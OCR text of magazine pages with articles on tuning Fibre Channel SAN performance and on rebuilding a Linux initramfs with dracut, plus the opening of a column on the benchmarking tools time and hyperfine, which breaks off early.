
If you want to go farther and do more with Linux, subscribe today and never miss another issue!

Subscribe now!

shop.linuxnewmedia.com/subs

GET IT NOW!

FAST DELIVERY WITH OUR PDF EDITION



Monitor and optimize Fibre Channel SAN performance

Tune Up

We discuss the possible bottlenecks in Fibre Channel storage area networks and how to resolve them. By Roland Döllinger

In the past, spinning hard disks were often a potential bottleneck for fast data processing, but in the age of hybrid and all-flash storage systems, the bottlenecks are shifting to other locations on the storage area network (SAN). I talk about where it makes sense to influence the data stream and how possible bottlenecks can be detected at an early stage. To this end, I will be determining the critically important performance parameters within a Fibre Channel SAN and showing optimization approaches.

The Fibre Channel (FC) protocol is connectionless and transports data packets in buffer-to-buffer (B2B) mode. Two endpoints, such as a host bus adapter (HBA) and a switch port, negotiate a number of FC frames, which are added to the input buffer as buffer credits at the other end, allowing the sender to transmit a certain number of frames to the receiver on a network without having to wait for each individual data packet to be confirmed (Figure 1).

For each data packet sent, the buffer credit is reduced by a value of one, and for each data packet confirmed by the other party, the value increases by one. The remote station sends a receive ready (R_RDY) message to the sender as soon as the frames have been processed and new data can be sent. If the sender does not receive this R_RDY message and all buffer credits are used up, no further data packets are transmitted until the sender receives the message. Actual flow control of the data is handled by the higher level SCSI protocol.

Suppose a server writes data over a Fibre Channel SAN to a remote storage system; the FC frames are forwarded to multiple locations along the way in the B2B process, as is the case whenever an HBA or a storage port communicates with a switch port or two switches exchange data with each other over one or more Inter-Switch Link (ISL) connections connected in parallel. With this FC transport layer method – service class 3 (connectionless without acknowledgement) optimized for mass storage data – many FC devices can communicate in parallel with high bandwidth. However, this type of




Figure 1: The Fibre Channel frames are transferred by the SAN from the sender (server) to the receiver (storage array) over the FC switch ports by the connectionless buffer-to-buffer method.

Lead Image © 3dkombinat, 123RF.com

communication also has weaknesses, which quickly become apparent in certain constellations.

Backlog by R_RDY Messages

One example of this type of backlog is an HBA or memory port that does not return R_RDY messages to the sender because of a technical defect or driver problem or that only returns R_RDY messages to the sender after a delay. In turn, transmission of new frames are delayed. Incoming data is then stored and consumes the available buffer credits. The backlog then spreads farther back and gradually uses up the buffer credits of the other FC ports on the route.

Especially with shared connections, all SAN subscribers who communicate over the same ISL connection are negatively affected because no buffer credits are available for them during this period. A single slow-drain device can lead to a massive drop in the performance of many SAN devices (fabric congestions). Although most FC switch manufacturers have now developed countermeasures against such fabric congestions, they only take effect when the problem has already occurred and are only available for the newer generations of SAN components.

To detect fabric congestions at an early stage, you at least need to monitor the ISL ports on the SAN for such situations. One indicator of this kind of bottleneck is the increase in the zero buffer credit values at the ISL ports. These values indicate how often units had to wait 2.5µs for the R_RDY message to arrive before further frames could be sent. If this counter grows to a value in the millions within a few minutes, caution is advised. In such critical cases, the counters for “link resets” and “C3 timeouts” at the affected ISL ports usually also grow.

Data Rate Mismatches

A similar effect as in the previous case can occur if a large volume of data is transferred at different speeds between endpoints on the SAN. For example, if the HBA operates at a bandwidth of 8Gbps while the front-end port on the storage system operates at 16Gbps, the storage port can process the data almost twice as fast as the HBA. In return, at full transfer rate, the storage system returns twice the volume of data to the HBA that it could process in the same time.

Buffering the received frames also nibbles away the buffer credits there, which can cause a backlog and a fabric congestion given a continuously high data transfer volume. The situation becomes even more drastic with high data volumes at 4 and 32Gbps. Such effects typically occur at high data rates on the ports of the nodes with the lowest bandwidth in the data stream.

Additionally, too high a fan-in ratio of servers to the storage port is possible (i.e., too high a volume of data from the servers arriving at the storage port, which is no longer able to process the data). My recommendation is therefore to adapt the speed of the HBA and storage port to a uniform speed and, depending on the data transfer rates, maintain a moderate fan-in ratio between servers and the storage port, if possible.

To reduce the data traffic fundamentally over the ISLs, you will want to configure your servers such that the hosts only read locally in the case of cross-location mirroring (e.g., with the Logical Volume Manager) and only access both storage systems when writing. With a high read rate, this approach immensely reduces ISL data traffic and thus the risk of potential bottlenecks.

Overcrowded Queue Slows SAN

The SCSI protocol also has ways to accelerate data flow. The Command Queuing and I/O Queuing methods supported by SCSI-3 achieve a significant increase in performance.

For example, a server connected to the SAN can send several SCSI commands in parallel to the logical unit number (LUN) of a storage system. When the commands arrive, they are put into a kind of waiting loop before it is their turn to be processed. Especially for random I/O operations, this arrangement offers significant performance gain.

The number of I/O operations that can be buffered in this queue is known as the *queue depth*. Important values include the maximum queue depth per LUN and per front-end port of a storage array. These values are usually fixed in the storage system and immutable. On the other hand, you can specify the maximum queue depth on the server side of the HBA or in its driver. Make sure that the sum of the queue depths of all LUNs on a front-end port does not exceed its maximum permitted queue depth. If, for example, 100 LUNs are mapped to an array port and addressed by their servers with a queue depth of 16, the maximum queue depth value at the array port must be greater than 1,600. If, on the other hand, the maximum value of a port is only 1,024, the connected servers can only work with a queue depth of 10 with these LUNs. It makes sense to ask the vendor about the limits and optimum settings for the queue depth.

If a front-end port is overloaded because of incorrect settings and too many parallel I/O operations, and all queues are used up, the storage array sends a *Queue_Full* or *Device_Busy* message back to the connected servers, which triggers a complex recovery mechanism that usually affects all servers connected to this front-end port. On the other hand, a balanced queue depth configuration can often tweak that extra share of server and storage performance out of the systems. If the mapped servers or the number of visible LUNs change significantly, you need to update the calculations to prevent gradual overloading.

Watch Out for Multipathing

Standard operating system settings often lead to an imbalance in data traffic, so you will want to pay attention to Fibre Channel multipathing of servers, wherein only one of several connections are actively used. This imbalance then extends to the SAN and ultimately to the storage array. Potential performance bottlenecks occur far more frequently in such constellations. Modern storage systems today use active-active mode over all available controllers and ports. You will want to leverage these capabilities for the benefit of your environment.

Sometimes the use of vendor-specific multipathing drivers can be expedient. These drivers are typically slightly better suited to the capabilities of the storage array, have more specific options, and are often better suited for monitoring than standard operating system drivers. On the other hand, if you want to keep your servers regularly patched, a certain version maintenance and compatibility check overhead can be a result of such third-party software.

Optimizing Data Streams with QoS

Service providers who simultaneously support many different customers with many performance-hungry applications in their storage environments need to ensure that mission-critical applications are assigned the required storage performance in a stable manner at all times. An advantage for one application can be a disadvantage for another. A consistent quality of service (QoS) strategy allows for better planning of data streams and means that critical servers and applications can be prioritized from a performance perspective.

Vendors of storage systems, SAN components, or HBAs have different technical approaches to this problem, but they are not related. In no place here can the data flow be centrally controlled and regulated across all components. Moreover, most solutions do not make a clear distinction between normal operation and failure mode. For example, if performance problems occur within the SAN, the storage system stoically retains its prioritized settings, because it knows nothing about the problem.

Although initial approaches have been made for communication between HBAs and SAN components to act across the board, they only work with newer models and are only available for a few performance metrics. Special HBAs and their drivers support prioritization at the LUN level on the server. The drawback is that you have to set up each individual server, which can be a mammoth task with hundreds of physical servers – not to mention the effort of large-scale server virtualization.

Various options also exist for prioritizing I/Os for SAN components. Basically, the data stream could be directed through the SAN with the use of virtual fabrics or virtual SANs (e.g., to separate test and production systems or individual customers logically from each other). However, this method is not well suited for a more granular distribution of important applications, because the administrative overhead and technical limitations speak against it. For this purpose, it is possible to route servers through the SAN through specially prioritized zones in the data flow. In this way, the frames of high-priority zones receive the right of way and are preferred in the event of a bottleneck.

On the storage systems themselves, QoS functionalities have been established for some time and are therefore the most developed. Depending on the manufacturer or model, data throughput can be limited in terms of megabytes or I/O operations per second for individual LUNs, pools, or servers – or, in return, prioritized at the same level. Such functions require permanent performance monitoring, which is usually available under a free license with modern storage systems. Depending on the setting options, less prioritized data is then permanently throttled or only sent to the back of the queue if a bottleneck situation is looming on the horizon.

However, be aware that applications in a dynamic IT landscape lose priority during their life cycle and that you will have to adjust the settings associated with them time and time again. Whether you're prioritizing storage, SAN, or servers, you should always choose only one of these three levels at which you control the data stream; otherwise, you could easily lose track in the event of a performance problem.

Table 1: Key Fibre Channel SAN Performance Parameters

Parameter	Measuring Point	Recommended Value
SAN-ISL port buffer-to-buffer zero counter	ISL ports on SAN switch or director	<1,000,000 within 5 minutes
Server LUN queue depth	HBA driver	1-32, depending on the number of LUNs at the front-end port
SAN-ISL data throughput	ISL ports on SAN switch or director	<80% of maximum data throughput
Server I/O response time (average)	Server operating system, volume manager	<10ms
Memory system processors	Storage system	<70%-80%
Storage system front-end port data throughput	Storage system	<80%-90%
Memory system cache write pending rate	Storage system	<30%
Storage system LUN I/O service time (average)	Storage system	<10ms

Determining Critical Performance KPIs

The basis for the efficient provision of SAN capacities is good, permanent monitoring of all important SAN performance indicators. You should know your key performance indicators (KPIs) and document these values over a long period of time.

Whether you work with vendor performance tools or with higher level central monitoring software that queries the available interfaces (e.g., SNMP, SMI-S, or REST API), defining KPIs for servers, SAN, and storage is decisive. On the server side, the response times or I/O wait times of the LUNs or disks are certainly an important factor, but the data throughput (MBps) for the connected HBAs also can be helpful.

Within the SAN you need to pay special attention to all ISL connections, because often a bottleneck in data throughput occurs, or, as described, buffer credits are missing. Alerts are also conceivable for all SAN ports when 80 or 90 percent of the maximum data throughput rate is reached, which you can use to monitor all HBAs and storage ports for this metric. However, you should be a little more conservative with the monitoring parameters and feel your way forward slowly. Experience has shown that approaching bottlenecks are often overlooked if too many alerts are regularly received and have to be checked manually.

Optimizing Array Performance

For a storage array, the load on the front-end processors, the cache write pending rate, and the response times of all LUNs presented to the servers are important values you will want to monitor. In the case of the LUN response times, however, you need to differentiate between random and sequential access, because the block sizes of the two access types differ considerably. For example, sequential processing within a storage array often takes far longer because of the larger block size than random processing, and this difference is reflected in response time.

Many of the values in the storage array differ depending on the system architecture and cannot be set across the board; you will need to contact the vendor to find out at which utilization level a component's performance is likely to be impaired and inquire about further critical measuring points, as well. Various vendor tools offer preset limits based on best practices, which can also be adapted to your own requirements.

Additionally, when planning the growth of your environment, make sure that if a central component (e.g., an HBA on the server, a SAN switch, or a cache or processor board) fails, the storage array can continue to work without problems and does not lead to a massive impairment of operations or even to outages of individual applications.

Equipped for Emergencies

Even if you are familiar with the SAN infrastructure and have set up appropriate monitoring at key points (Table 1), performance bottlenecks cannot be completely ruled out. A component failure, a driver problem, or a faulty Fibre Channel cable can cause sudden problems. If such an incident occurs and important applications are affected, it is important to gain a quick overview of the essential performance parameters of the infrastructure. Therefore, it is very helpful if you have the relevant values from unrestricted normal operation as a baseline to compare with the current values of the problem situation.

This comparison would reveal, for example, whether performance-hungry servers or applications are suddenly generating 30 percent more I/O operations after software updates and affecting other servers in the same environment as noisy neighbors, or whether I/O operations can no longer be processed by individual connections because of defective components or cables. However, you need to gain experience in the handling and interpretation of the performance indicators from these tools to be sufficiently prepared for genuine problems. Storage is often mistakenly suspected of being the endpoint of performance problems.

If you can make a well-founded and verifiable statement about the load situation of your SAN environment within a few minutes and precisely put your finger on the overload situation and its causes – or provide contrary evidence, backed up with well-founded figures that help to discover where the problem is arising – you will leave observers with a positive impression.

Conclusions

Given compliance with a few important rules and monitoring in the right places, even large Fibre Channel storage networks can be operated with great performance and stability. If you give priority to the most important applications at a suitable point, you can keep them available even in the event of a problem. If you are also trained in the use of performance tools and have the values from normal operation as a reference, the causes of performance problems can often be identified very quickly. ■

Rebuilding the Linux ramdisk

A New Beginning

If your Linux system is failing to boot, the dracut tool can be a convenient way to build a new ramdisk.

By Thorsten Scherf

After moving your hard disk to a new system, the Linux system suddenly fails to boot. Often this happens because of missing drivers in the ramdisk, which the kernel needs to boot the system. In this article, I take a closer look at the handling of the `initramfs` file and introduces `dracut` [1] as a practical helper.

Many users only see the `initramfs` (initial random access memory filesystem) archive file as yet another file in the `boot` directory. It is automatically created when a new kernel is installed and deleted again when the kernel is removed from the system. But this initial ramdisk plays an important role, since it ensures that the root filesystem can be accessed after the computer has been restarted, to be able to access all the tools that are necessary for the computer to continue booting.

The GRUB2 bootloader, used in most cases today, is responsible for loading the Linux kernel (`vmlinuz`) and a ramdisk (`initramfs`) into memory at boot time. The kernel then mounts the ramdisk on the system as a root volume and then starts the actual `init` process. On current Linux systems, this is typically systemd. The `init` process can then use the drivers and programs provided by `initramfs` to gain access to the root volume itself. The root volume is usually available on a local block device but can also be mounted over the network, if required. For this to work, all the required drivers must, of course, be available in the `initramfs`.

These can be drivers for LVM, RAID, the filesystem, the network, or a variety of other components. The details of this depend on the individual configuration of the system. For example, if the root filesystem is located on an encrypted partition, the tools for accessing it must be available within the ramdisk.

When installing a new kernel, the ramdisk is automatically created and installed based on the system properties. On RPM-based distributions, for example, the `new-kernel-pkg` tool is used; it is called automatically as part of the kernel installation. By default, the ramdisk resides alongside the kernel in the `/boot` directory, and a new entry for the bootloader is created so that, after a reboot, the new kernel loads with the appropriate `initramfs`.

You can view the contents of the disk with the `cpio` tool. The associated file is simply a `cpio` archive, but `lsinitrd` gives you a more elegant and convenient approach:

```
lsinitrd ➘
  /boot/initramfs-$(uname -r).img | less
```

If you are only interested in the kernel drivers provided by this ramdisk, you can restrict the output:

```
lsinitrd /boot/initramfs➘
  -$(uname -r).img | grep ➘
  -o '/kernel/drivers/.*xz'
```

The command in Listing 1 tells the tool to display only the available network card drivers.

Support from dracut

In some cases, you may now need to create a new ramdisk manually. For example, if you want it to support new hardware or allow access to a newly encrypted volume, you have no alternative but to create a new `initramfs` for the current kernel. The easiest way to do this

Lead Image © Barmaliejus, Fotolia.com

Listing 1: Available Network Card Drivers

```
lsinitrd /boot/initramfs-$(uname -r).img | grep -o '/kernel/drivers/net/.*xz'
/kernel/drivers/net/ethernet/broadcom/bnx2x/bnx2x.ko.xz
/kernel/drivers/net/ethernet/broadcom/cnic.ko.xz
/kernel/drivers/net/mdio.ko.xz
```

Listing 2: File Size Comparison

```
ls -ls /boot/initramfs-$(uname -r)*.img
24350 -rw-------. 1 root root 24932655 Apr 16 16:01 /boot/initramfs-4.20.10-200.fc29.x86_64.img
69242 -rw-------. 1 root root 70901695 Apr 16 16:04 /boot/initramfs-4.20.10-200.fc29.x86_64-new.img
```

Listing 3: Specify Kernel Version

```
dracut --kver 3.10.0-957.el7.x86_64 /boot/initramfs-$(uname -r)-other-kernel.img
ls -l /boot/initramfs-3.10.0-957.el7.x86_64.img
-rw-------. 1 root root 22913501 Apr 14 11:00 /boot/initramfs-3.10.0-957.el7.x86_64.img
```

is to use the `dracut` tool, which is a framework that provides specific functions within an initial ramdisk based on modules. On a Fedora system these modules are located in the `/usr/lib/dracut/modules.d/` directory. For Linux veterans, `dracut` also offers a wrapper named `mkinitrd`, but it is far less flexible than calling `dracut` directly. To create a new `initramfs` archive, just run the following command in the simplest case:

```
dracut --force ➘
  /boot/initramfs-$(uname -r).img
```

The tool uses host-only mode by default and overwrites the existing `initramfs` file if the `--force` option is set. In this mode, `dracut` only uses the modules and drivers needed for the operation of the local system. If you plan to use the hard disk in a new system in the future, disable host-only mode as follows:

```
dracut --no-hostonly ➘
  /boot/initramfs-$(uname -r)-new.img
```

The fact that `dracut` now writes far more data into the `initramfs` file is easily seen by comparing the sizes of the two files (Listing 2).

The following command shows which modules – and thus functions – `dracut` provides:

```
dracut --list-modules
```

If you want to use a new ramdisk on a system on which the Clevis encryption framework is required to enable access to the root partition, the matching `dracut` module needs to be included in the `initramfs` file. The output from `dracut --list-modules` should first confirm that `dracut` is familiar with the Clevis module. If this is the case, include the module in the `initramfs` archive as follows:

```
dracut --add clevis ➘
  /boot/initramfs-$(uname -r)-clevis.img
```

The following call should confirm that the files belonging to the Clevis module are now part of the `initramfs`:

```
lsinitrd /boot/➘
  initramfs-$(uname -r)➘
  -clevis.img|grep clevis
```

To include a specific kernel driver in the `initramfs`, you can use the command:

```
dracut --add-drivers bnx2x ➘
  /boot/initramfs-$(uname -r)-bnx2x.img
```

Here, too, the call to `lsinitrd` should confirm that the drivers are in place in the archive. Which drivers or modules are required, of course, depends on the system on which the `initramfs` is to be used.

By default, `dracut` always creates an `initramfs` archive for the kernel currently in use. In some cases, it may be necessary to create the archive file for a different kernel version. This is easily done if the desired kernel version is specified with the `--kver` option when calling `dracut` (Listing 3).

Troubleshooting the Shell

If the system does not boot as usual and access to the root volume is not possible, `dracut` provides a shell for troubleshooting, if required. It is a good idea to make the following changes to the bootloader configuration to facilitate troubleshooting.

In the bootloader configuration you need to remove the `rhgb` and `quiet` entries, if present, to ensure that messages are displayed on the screen when booting.

Additionally, add the `rd.shell` and `rd.debug` entries to the kernel line of the bootloader so that `dracut` starts a corresponding shell in case of an error and outputs further debug messages. The `dracut` tool also writes the messages to the `/run/initramfs/rdsosreport.txt` file. Both changes can be made either statically in the bootloader configuration file or by dynamically editing the boot menu entry.

Conclusions

Thanks to `dracut`, all the major Linux distributions provide a framework for creating an initial ramdisk. The framework is very flexible, supports booting a system from many different sources, and enables block device abstractions like RAID, LVM device mapper, FCoE, iSCSI, NBD, and NFS. Thanks to its modular structure, the tool can be easily combined with other frameworks to enable, say, automatic decryption of LUKS volumes through Clevis integration. ■

Info

[1] dracut [https://dracut.wiki.kernel.org/index.php/Main_Page]

Favorite benchmarking tools

High Definition

We take a look at three benchmarking tool favorites: time, hyperfine, and bench. By Federico Lucifredi

At the Dragon Propulsion Laboratory, we are partial to using the simplest tool that will do the job at hand – particularly when dealing with the inherent complexity that performance measurement (and tuning) brings to the table. Yet that same complexity often requires advanced tooling to resolve the riddles posed by performance questions. I will examine my current benchmarking tool favorites from the simplest to the more sophisticated.

Tempus Fugit

The benchmark archetype is `time`: simple, easy to use, and well understood by most users. In its purest form, `time` takes a command as a parameter and times its execution in the real world (real), as well as how much CPU time was allocated in user and kernel (sys) modes:

```
$  time sleep 1
real   0m1.004s
user  0m0.002s
sys   0m0.001s
```

What not everyone knows is that the default `time` command is actually one of the `bash-builtins` [1]:

```
$ type time
time is a shell keyword
$ which time
/usr/bin/time
```

There is `time`, and then there is GNU `time` [2]. The standalone binary version sports a few additional capabilities, the most noteworthy being its ability to measure page faults and swapping activity by the tested binary:

```
$ /usr/bin/time gcc test.c -o test
0.03user 0.01system 0:00.05elapsed ↩
  98%CPU (0avgtext+0avgdata ↩
          20564maxresident)k
0inputs+40outputs ↩
  (0major+4475minor)pagefaults 0swaps
```


The sixth Dojo was dedicated to GNU `time`'s amazing capabilities, and I invite you to read up in your prized archive of *ADMIN* back issues [3]. Table 1 sums up the capabilities of this versatile tool, which include memory use, basic network benchmarks (packet counts), filesystem I/O operations (read and write counts), and page faults, both minor (MMU) and major (disk access).

Table 1: **Format Specifiers***

Option	Function
C	Image name and command-line arguments (`argv`)
D	Average size of the process's unshared data area (KB)
E	Wall clock time used by the process ([hours:]minutes:seconds)
F	Number of major page faults (requiring I/O) incurred
I	Number of filesystem inputs
K	Average total (data + stack + text) memory use of the process (KB)
M	Maximum resident set size of the process (KB)
O	Number of filesystem outputs by the process
P	Percentage of the CPU that this job received (user + system divided by running time)
R	Number of minor page faults (not requiring I/O, resolved in RAM)
S	Kernel-mode CPU seconds allocated to the process
U	User-mode CPU seconds allocated to the process
W	Number of times the process was swapped out of main memory
X	Average amount of shared text in the process (KB)
Z	System's page size (bytes) – this is a system constant
c	Number of times the process was context-switched involuntarily (time slice expired)
e	Wall clock time used by the process (seconds)
k	Number of signals delivered to the process
p	Average unshared stack size of the process
r	Number of socket messages received
s	Number of socket messages sent
t	Average resident set size of the process (KB)
w	Number of times that the program was context-switched voluntarily
x	Exit status of the command

* Available in GNU `time`, version 1.7 (adapted from the man page).

Lead Image © Lucy Baldwin, 123RF.com



```
$ hyperfine 'sleep 0.3'
Benchmark #1: sleep 0.3
  ⠏ Current estimate: 301.5 ms        ████████████████████████████████░░░░ ETA 00:00:01
█
```

Figure 1: Hyperfine displays progress in real time, which is really handy when managing longer tests.


Going Deeper

Back in issue 12, I mentioned Martin Pool's promising tool `judge` [4]. Unfortunately, `judge` never made it past version 0.1, with its most recent release dated back to 2011. However, Martin's efforts have an impressive successor in David Peter's recent `hyperfine` [5], which is a step up from `time` when timing a run, because it runs the task a number of times and generates relevant statistics.

